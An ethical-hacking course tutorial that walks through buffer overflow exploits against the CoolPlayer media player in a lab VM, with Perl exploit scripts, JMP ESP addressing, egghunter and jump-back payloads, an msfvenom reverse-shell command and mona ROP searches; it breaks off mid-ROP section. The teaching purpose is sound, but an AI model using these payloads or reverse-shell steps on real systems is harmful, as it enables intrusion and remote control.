

Exploit Tutorial

Mairi McQueer: 1700231

CMP320 - Ethical Hacking 3

BSc Ethical Hacking

12th May 2020

Contents

1 Introduction

1.1 Buffer Overflows

The buffer, in the context of program memory, is temporary storage of memory usually implemented when data is being moved from one location to another. An overflow attack can be defined as; when data is written past the memory buffer and then malicious code is executed or the application is crashed.*(OWASP, 2020)* These attacks can be performed in either the heap or the stack but the most common form is stack-based, as it is smaller and more easily accessible to an attacker.

Stack vs Heap

In computers, memory in use by applications is stored in two main sections the stack and the heap with a buffer of free memory in between. The stack is considerably smaller than the heap and is structured in a Last in First Out (LIFO) manner. This means that items added to the stack are 'pushed' onto the top and then the last item to be added is the first to be 'popped' off. Therefore data must be accessed in the order of last to first item placed on the stack. The benefits of using this part of memory to store data is that the CPU manages the stack and will automatically reallocate free space.

The heap is a less structured part of memory that is conceptually organised in a binary tree format, where items are referenced using pointers and can be accessed any time without requiring a set order of retrieval, unlike the stack.



Figure 1: Basic Memory Diagram



Figure 2: Visualisation of Stack and Heap

More benefits of using the heap are that variables can be accessed globally and are easily resized. Although by utilising the heap you have to free and allocate variables manually. Another limitation of this memory storage is that accessing of data can be considerably slower than data in

the stack as heap frames are fragmented throughout memory the stack frame is in a smaller single section of memory.

Processor registers are broken down into three main groups; General, Control and Segment registers, each of these contain either sixteen or thirty-two bit registers. *(Tutorials Point, 2020)*

General Registers

The types of General registers are; Data, Pointer and Index. The Data registers are used for mathematical and logical operations but since neither the 16b or 32b registers are relevant for this tutorial they won't be discussed in depth here.

The Pointer register consists of three 16b, Instruction, Stack and Base, as well as three corresponding 32b pointers. The 32b Pointer registers are; Extended Base Pointer (EBP) which points to the top of the stack for each frame, Extended Stack Pointer (ESP) which points to the next available space on the stack and the Extended Instruction Pointer (EIP) that points to the next executable instruction. For buffer overflows it is crucial to know the distance to and after the EIP.

Index registers consist of the 16-bit Source index (SI) and Destination Index (DI) as well as the 32b ESI and EDI. All are used for referencing indexed data and occasionally also used for basic mathematics.

Control Registers

This group contains the Flag register which contains flags that provides information about the status of a particular instruction.

The two types of flag are status and control. There are six status flags, Sign (S), Zero (Z), Auxiliary Carry (AC), Parity (P), Carry (CY) and Overflow (O). Directional (D), Interrupt (I) and Trap (T) make up the three control flags. All flags can contain a zero or one depending on what conditions are met.

Segment Registers

As shown in Figure One there are three 16-bit segment registers under the heap; .bss, .data and .text. The first of these, the bss segment, contains variables that have not yet been initialised. In C uninitialised variables are assigned with a zero or null value. The data segment, similar to bss but contains initialised variables that now contain values, specifically global or static local variables. Text segment or Code segment contains the executable instructions for the variables in the previous segments of memory.

1.2 Background of Tools Used

CoolPlayer

The application used throughout this document is a media player called CoolPlayer. It was created in the late 90's and is known to be vulnerable to buffer overflow attacks. CoolPlayer is programmed in the language C, a very popular language for building applications. In C memory allocation functions do not check to see if the result would lead to data being written outwith the buffer. Allowing direct memory access, being weakly typed, exposes languages like C to buffer

overflow attacks. This is likely one reason why CoolPlayer is so vulnerable to the attacks demonstrated further down.

Debuggers

Throughout the tutorial the main debugger used is OllyDbg. This is a Windows debugging tool that allows the user to perform a binary code analysis on a 32 bit application. The user can use it to look through a program's assembly code and find errors or vulnerabilities.

Immunity Debugger is used later on for developing and exploiting ROP chains. Aesthetically it is very similar to OllyDbg, apart from the fact that the version the author used did not allow for any of the colours to be changed making it less readable. Immunity is Python based and so Python scripts can be ran in the application to provide further information about what is being debugged. For this reason Immunity was used for exploiting ROP chains as mona.py generates potential ROP chains and finds appropriate return statements which saves considerable time and effort compared to finding these manually.



Figure 3: OllyDbg



Figure 4: Immunity Debugger

1.3 DEP

DEP stands for data execution prevention and is used by Windows to prevent programs from running potentially malicious code from non-executable memory locations normally allocated for Windows or authorised programmes. The reason this can be turned off is that some non-malicious applications execute code from memory locations monitored by DEP and if this is turned on they cannot function. This is mostly redundant with modern applications but some older 32b ones pay still conflict.

2 Procedure

2.1 Tools Required

- Virtual Machine (VM) of Windows XP
- Coolplayer application and corresponding DLL files
- OllyDbg
- Immunity Debugger
- Metasploit Frame work (Optional) MSFGUI
- (Optional) VM of Kali Linux
- The following executables/scripts:
  - pattern_create.exe
  - pattern_offset.exe
  - findjmp.exe
  - netcat.exe
  - mona.py

2.2 Methodology and Results

Firstly run the executable to ensure that it opens and to familiarise yourself with it's functionality. This will also allow you to scope out potential vulnerabilities and areas to exploit a buffer overflow. Familiarisation is a key step in scoping the application's data entry point before you begin to attempt to overflow the application In this tutorial the discovery phase is skipped by pointing out that a skin file will be used in order to overflow the application. This can be run on Coolplayer by right-clicking going to options and then opening the correct .ini file, demonstrated below.



Figure 5: Adding a Skin File to Coolplayer

Before starting this tutorial please ensure that your Windows VM is in NoDEP mode. If your VM has a grub loader that gives the option to turn off DEP, this is done by restarting your VM and selecting the correct mode on start up. For brevity all shellcode discussed in this section is available at the end of the tutorial under Scripts and Shellcode, instead of being included in full in the methodology.

Overflowing the Application

Once you have familiarised yourself with the you can begin to attempt to crash the music player. This can be done by generating payloads using the programming language Perl. First things first; the file to be created must be declared, in this case since we are creating a skin file the file name must end with *.ini*. Then you must overflow the buffer, to do this we give the programme a large nonsense string which is larger than the media player's memory and so it is forced to go beyond the buffer, crashing the application. If you do not know the memory size of the application, start with a large number and keep increasing until it crashes. Although the file being created is affixed with a *.ini* extension, CoolPlayer will not accept it as a skin file without the appropriate header. To determine this you can go online and download an appropriate file and copy the header into your perl script, as done below. *(WinCustomise, no date)*

```
1  my $fileName = "crash.ini";
2  my $text = "\x41" x 1000; # 1,000 A's
3
4  open($FILE,">$fileName");
5
6  # Must add so CoolPlayer thinks this is a skin file
7  print $FILE "[CoolPlayer
   ↪  Skin]\nPlaylistSkin=default\nTransparentcolor=0xFF00FF\nBmpCoolUp=";
8  print $FILE $text;
9
10 close($FILE);
```

Listing 1: Crash.pl

If done exactly as stated above running the script should create a skin file, which when loaded into the media player will overflow it. After you have confirmed that the Perl script works as intended, load the media player into OllyDbg. This can be done either of two ways; drag the executable file into OllyDbg directly or open both applications and attach the media player from File Menu in OllyDbg. Then run Coolplayer and load in the skin file again. As shown below OllyDbg will allow you to see the memory has been overflowed and the registers are full of A's.



Figure 6: Registers displaying overflow of A's

Finding Buffer and Stack Sizes

As mentioned previously the EIP is the instruction pointer and it is important to find the distance to it in order to then determine how much room is there in the stack for shellcode. In the previous step it was established that there is less than 1000B of space in the memory so to get an accurate number a pattern should be used. The popular exploit framework Metasploit has a script that when run will create a pattern of letters and numbers of an adjustable size, which is perfect for this task. The Ruby file in question can be found from the following reference: *GitHub, 2020)* To use this binary go into the directory it is downloaded in the run the following command:

```
C:cmd> pattern_create.exe 1000>pattern1k.txt
```

This will create a unique string of one thousand characters and place it in the text file `pattern1k`. With this string we can insert it into a new perl script, shown below.

```
1 my $fileName = "crash.ini";
2 my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6..."; # Whole pattern goes here
3
4 open($FILE,">$fileName");
5
6 print $FILE "[CoolPlayer Skin]\nPlaylistSkin=default\...";
7 print $FILE $pattern;
8
9 close($FILE);
```

Listing 2: CrashEIP.pl

Running the application whilst it is hooked using OllyDbg with the newly created skin file will show that the media player has crashed and the EIP now contains the numbers **42326842**.



Figure 7: EIP Containing Pattern Contents

From the results of this overflow in OllyDbg the distance to the EIP can be calculated using another Metasploit script called pattern_offset. This one takes the value of the overflown EIP and how long the original patten was and retuns how far along the pattern got in order to make it into the EIP.

```
C:cmd> pattern_offset.exe 42326842 1000
```

For this example the result was 996, meaning that in order to execute shellcode 996 characters have to be placed into buffer first.

Now you know the distance to the EIP you can work out the size of the stack and how much room there is after this pointer to run assembly. To do this you should return to filing the initial distance to the EIP with A's, place four B's to fill the pointer itself, then fill further space with other characters. This is to ensure that values are not pushing too far and corrupting the memory stack. An example of this is shown in the following example.

```
1  my $fileName = "crash.ini";
2  my $header = "[CoolPlayer Skin]\nPlaylistSkin=default...";
3  my $pattern1 = "\x41" x 996;
4  my $eip = "BBBB";
5  my $pattern2 = "C" x 200;
6  my $pattern3 = "D" x 100;
7
8  open($FILE,">$fileName");
9
10 print $FILE $header.$pattern1.$eip.$pattern2.$pattern3;
11
12 close($FILE);
```

Listing 3: SpaceAfterEIP.pl

For this example two different patterns are inserted after the EIP to assist in calculating a vague approximation for the amount of space there is. Once a rough estimate has been gleaned from the

above script then you can use pattern_create and pattern_offset to calculate an exact size of the top of the stack, in this case 496 Bytes.

In order to execute the malicious code you must first 'jump' to the ESP or Stack Pointer. To find this address you can use findjmp.exe, specifically looking at kernel 32 which handles memory management in Windows. Also make sure to add 'esp' to the end so the executable knows what type of pointer it is looking for.

```
C:cmd> findjmp.exe kernel32 esp
```

For this particular application the JMP ESP address is 0x7C86467B, which will be pointed to using a 'pack'; `My $jmp = pack("V",0x7C86467B);`. Now you know the JMP ESP address you can execute your own shellcode.

Opening Calculator

Running calc.exe or opening notepad.exe are very common proof of concepts for exploiting buffer overflow attacks as they are harmless but still provide a clear example of malicious code execution through the application. For this exploit you first must fill the memory up to the EIP, then add the jmp esp pack mentioned above.

Then for the shellcode first add four No Operation (NOP) values, these are simply passed by the program when seen in execution, padding the start or end of your exploit with these is called a NOP Slide or NOP sled. The benefit of a NOP Slide in this situation is that sometimes you need to push some uneven padding because the distance to the EIP has a few loose bytes.

After all of this the shellcode can then be included, as the jmp esp will have pulled the execution back to just after the EIP. The code used for this example can be found on the Exploit Database website or at the end of this tutorial under the 'Scripts and Shellcode' section. *(Exploit Database, 2010)*

```
1  my $fileName= "crash.ini";
2  my $header = "[CoolPlayer Skin]\nPlaylistSkin=default...";
3
4  my $text = "\x41" x 996;
5  my $eip = pack('V',0x7C86467B);
6  my $shellcode = "\x90" x 4;
7  my $shellcode = $shellcode."\x31\xC9\x51...";
8
9  open($FILE,">$fileName");
10
11 print $FILE $header.$text.$eip.$shellcode;
12
13 close($FILE);
```

Listing 4: Calculator.pl

By running the application through OllyDbg and with this scripts generated 'skin' file a command terminal containing a calculator should appear onscreen, as shown below.



Figure 8: Calculator Shellcode Result

Executing Shellcode Before EIP

In some cases the shellcode you are attempting to execute is larger than the space you have after the EIP, in these cases you have to make use of all the available space. By manipulating the ESP value you can execute malicious code prior to the EIP, in the space we were originally filling with A's. Depending on the shellcode you wish to run you can either place it all before the EIP or split the code to place it in both parts of memory. To avoid null bytes which would stop the instructions you must be careful not to jump back all at once and instead do it in stages. A NOP Slide is also very useful before the malicious code as it allows you to be more approximate with your jumping back. As a proof of concept in this tutorial the calculator shellcode was used again.

```
my $fileName= "crash.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=default...";
my $shellcode = "\x31\xC9\x51\...";

my $NOPs = "\x90" x (996 - length($shellcode));
my $eip = pack('V',0x7C86467B);
my $jumpback = "\x83\xc4\x64" x 1 . "\xff\xe4"; # add 100 esp, jump esp


open($FILE,">$file");

print $FILE $header.$NOPs.$shellcode.$eip.$jumpback;

close($FILE);
```

Listing 5: JumpBack.pl

In this particular example; the header is written then the NOPs, then the actual shellcode, the JMP ESP address and finally the instructions to jump backwards one hundred Bytes. The JMP ESP command can be done multiple times but due to the small size of the calculator code it was only required once.

Reverse Shell

To attempt a more complex exploit, with a clearer malicious component, the shell code uploaded can execute a reverse shell A reverse shell is when you connect to another computer and open a command shell that allows you to run commands from your machine to the other. This particular exploit is considerably more unstable and as a result the author was unable to execute it successfully, however the steps for execution remain consistent and will be detailed below.

The first step is to generate the shellcode, to do this we will use the metasploit framework wrapper MSFGUI, first go to File and Start new msfrpcd. A screen will then appear, press start new msfrpcd or you can ignore this and it should time out, opening another window from which you can create the shellcode for this exploit.



Figure 9: Start new msfrpcd

From here you go to the top bar and press payloads, windows and then select shell_reverse_tcp. Before continuing, ensure that your Kali VM is powered on and that it is on the same network as your Windows XP one. Then on the MSFGUI ensure that the following details are entered in the correct fields. The LHOST needs to be the IP address of the Kali machine, the listening port can be any unused port but for this tutorial port 4444 is used. If you would like to pick another port number you can find another unused port using this list of port numbers and their assigned roles: *Iana.org, 2020*. Make sure that the output format is perl, the encoder is alpha_upper in order to bypass any weak character filtering and that choose a text file to output the shellcode to.



Figure 10: Creating Reverse Shell Shellcode

If you don't want to use the GUI the metasploit tool msfvenom can be used on the Linux command line instead. *(GitHub, 2019)* The command shown below takes a number of arguments to adapt the original metasploit shellcode for the purposes of this tutorial.

```
$ msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp
  LHOST="192.168.0.128" LPORT=4444  -e x86/shikata_ga_nai -b '\x00' -i
  3 -f perl > ReverseShell.txt
```

The LHOST and port number are the same as above but this time the encoding is shikata ga nai. It directly translates to 'it cannot be helped' in japanese, this technique is described as a 'Polymorphic XOR Additive Feedback Encoder' by the msfvenom man page and is considered a much more secure payload encoding method than alpha upper. *(Offensive Security, 2020)*

Once you have the shellcode, from either method, you can include it in a perl script in order to create a skin file and exploit the Coolplayer application. To do this you can adapt either calculator script that you made previously depending on how much room you have after the EIP and just

replace the contents of $shellcode. Again the entirety of the shellcode required for this exploit can be found later in this document under the Scripts and Shellcode section.

In the Kali Linux VM you must now set up a netcat listener, using netcat.exe in order to get the shell from Windows XP when the exploit is ran. The following command will set up a listener on port 4444.

```
nc 192.168.0.128 4444
```

When the newly created skin file loaded into the Coolplayer application the netcat listener on Kali should give you access to a command shell for the Windows VM.

Egghunter

An Egghunter exploit is where a unique string or 'egg' is placed in the applications memory just before the shellcode and alongside instructions that point to it's location. The 'egg' itself is normally around eight bytes but can be up to thirty-two. As with jumping back into the programs memory this technique is useful for when there is a limited amount of space in the application.

The shellcode used here takes advantage of Windows Structured Exception Handling (SEH), which is designed to catch run-time exceptions within an application. This is exploited by creating your own exception handler that allows you to execute code and bypass violations that would otherwise be caught and stopped by the SEH. *(M.Miller, 2004)*

To demonstrate this technique the calculator exploit will be used again. First a hundred NOPs are used to pad the memory a little bit before the egghunter code is inserted, any characters can be used in place of NOPs. The string 'w00t" is being used as the 'egg' in the egghunter code after that a pattern of A's is included to fill up the remaining memory space up to the EIP. After the EIP the calculator shellcode is inserted and the file is created.

```
1  my $fileName= "crash.ini";
2  my $header = "[CoolPlayer Skin]\nPlaylistSkin=default...";
3  my $pattern = "\x41" x 996;
4  my $eip = pack('V',0x7C86467B);
5  my $egghunter = "\xeb\x21\x59\xb8"."w00t"."\x51\x6a\xff\...";
6  my $NOPs = "\x90" x 100;
7  my $shellcode = "\x31\xC9\x51\...";
8
9  open($FILE,">$fileName");
10
11 print $FILE $header.$pattern.$eip.$egghunter.$NOPs.$shellcode;
12
13 close($FILE);
```

Listing 6: EggHunter.pl

When loaded into the media player the exploit can be slow to show results but after a moment the calculator should appear if the script was successful.

Switching DEP Off

Before continuing on to using ROP chains you must ensure DEP is off, not just running windows in NoDEP Mode. In order to do this you first right-click My Computer, then select Properties and then click on the advanced button on the System Properties window. From here you go to Data Execution Prevention and switch it off for all applications. Then restart the VM and boot into the first option, to allow Windows to make the required changes.

ROP Chains

eturn Oriented Programming (ROP) bypasses DEP by forming the intended exploit through a chain of existing code, known as ROP gadgets, in executable memory. For this part of the tutorial instead of OllyDbg, Immunity Debugger will be used instead due to its ability to run plugins. Attach the program to this debugger the same way we would OllyDbg and ensure that mona.py is located along side the Immunity program files in the PyCommands folder. For this example the file path is;`:C\Program Files\Immunity Inc\Immunity Debugger\PyCommand`.

At the bottom of the Immunity window there is a long text box and in which you can enter commands. The first thing that you want to do is find a return statement from which you can start your ROP Chain, to find this enter the following command:

```
!mona find -type instr -s "retn" -m MSVCRT.DLL -cpb '\x00\x0a\x0d'
```

